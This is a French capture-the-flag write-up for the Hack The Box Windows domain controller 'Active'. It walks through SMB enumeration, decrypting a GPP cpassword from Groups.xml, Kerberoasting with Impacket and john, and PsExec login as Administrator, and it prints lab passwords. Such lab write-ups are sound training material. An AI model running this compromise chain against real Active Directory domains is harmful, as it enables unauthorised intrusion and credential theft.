Introduction

Active est une box Windows dont l'adresse IP est 10.10.10.100.

Compétences mises en œuvre :

- Enumération des ports et services d'un ordinateur distant.
- Exploration de dossiers partagés SMB.
- Exploitation d'un fichier de configuration de GPO (groups.xml).
- Administrateur via une attaque Kerberoast.

Enumération initiale

Nous commençons par l'énumération des ports et services avec **nmap** :

```
$ nmap -T4 -A 10.10.10.100
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-10-17 13:44:24Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

Plusieurs ports d'ouverts :

- **53** pour un service **DNS**.
- **88** pour un service **Kerberos**.
- **135** pour du **msrpc**, il permet les appels de procédures RPC.
- **139** pour du **netbios-ssn**, il permet la découverte et la connexion des voisins dans le réseau.
- **389** et **3268** pour un service d'annuaire (**Microsoft AD**).
- **445** pour un service **SMB**.
- **464** pour un service **kpasswd**, qui correspond à kerberos change-password protocol.
- **636** et **3269** indique **tcpwrapped**, cela veut dire qu'il y a un service en écoute mais qu'on n'a pas l'autorisation de s'y connecter.
- Tout les autres ports sont pour du RPC.

D'après nmap, la machine distante est un serveur Windows 2008.

Obtenir un accès utilisateur

Vu que le port **445** est ouvert nous allons énumérer si des dossiers sont partagés :

```
$ enum4linux 10.10.10.100
```

```
 ==========================================
|    Share Enumeration on 10.10.10.100    |
 ==========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
SMB1 disabled -- no workgroup available
```

Nous allons commencer avec le dossier **Replication**, nous nous connectons et l'explorons :

```
$ smbclient -N -U "" //10.10.10.100/Replication
\> cd active.htb
\> cd Policies
\> cd {31B2F340-016D-11D2-945F-00C04FB984F9}
\> cd MACHINE
\> cd Preferences
\> cd Groups
\> get Groups.xml
```

Des GPO sont utilisées dans l'environnement Windows, nous pouvons alors trouver le fichier **Groups.xml** qui contient les données suivantes :

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS"
image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" des
cription="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChang
e="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

Nous avons un **name** (**SVC_TGS**) et un **cpassword**. Mais le **cpassword** est un hash du vrai mot de passe du compte **SVC_TGS**, un dépôt github existe pour décrypter le mot de passe mais nous allons utiliser l'outil **gpp-decrypt** :

```
$ gpp-decrypt <données>
```

```
└──╼ [★]$ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
```

Nous avons donc un compte du domaine : **SVC_TGS/GPPstillStandingStrong2k18**, nous pouvons alors nous connecter avec ce dernier, récupérer et afficher **user.txt** :

```
$ smbclient -U "active.htb\SVC_TGS" //10.10.10.100/Users
\> get SVC_TGS\Desktop\user.txt
$ cat user.txt
```


```
└──╼ [★]$ cat user.txt
86d67d8ba232                              159e983
```


Obtenir un accès Administrateur


Sur le port 88, le service Kerberos est existant, maintenant que nous avons un compte utilisateur, nous pouvons tenter l'attaque **Kerberoasting**. Elle est basée sur la demande de TGS et sur les attributs SPN de compte d'Active Directory.

Nous allons utiliser un outil de la suite **Impacket** pour obtenir le SPN d'un utilisateur du domaine, puis **john** pour pouvoir le cracker, par chance c'est le compte administrateur qui dispose d'un SPN :

```
$ sudo ./GetUserSPNs.py -request active.htb/SVC_TGS -o user.txt
$ cat user.txt
$ john user.txt –wordlist=/usr/share/wordlists/rockyou.txt
```







Nous avons le mot de passe du compte **Administrator** : **Ticketmaster1968**. Il nous suffit de nous connecter avec **PsExec** sur la box pour lire le fichier **root.txt** :

```
$ Psexec.py administrator@active.htb
C:\> type C:\Users\Administrator\Desktop\root.txt
```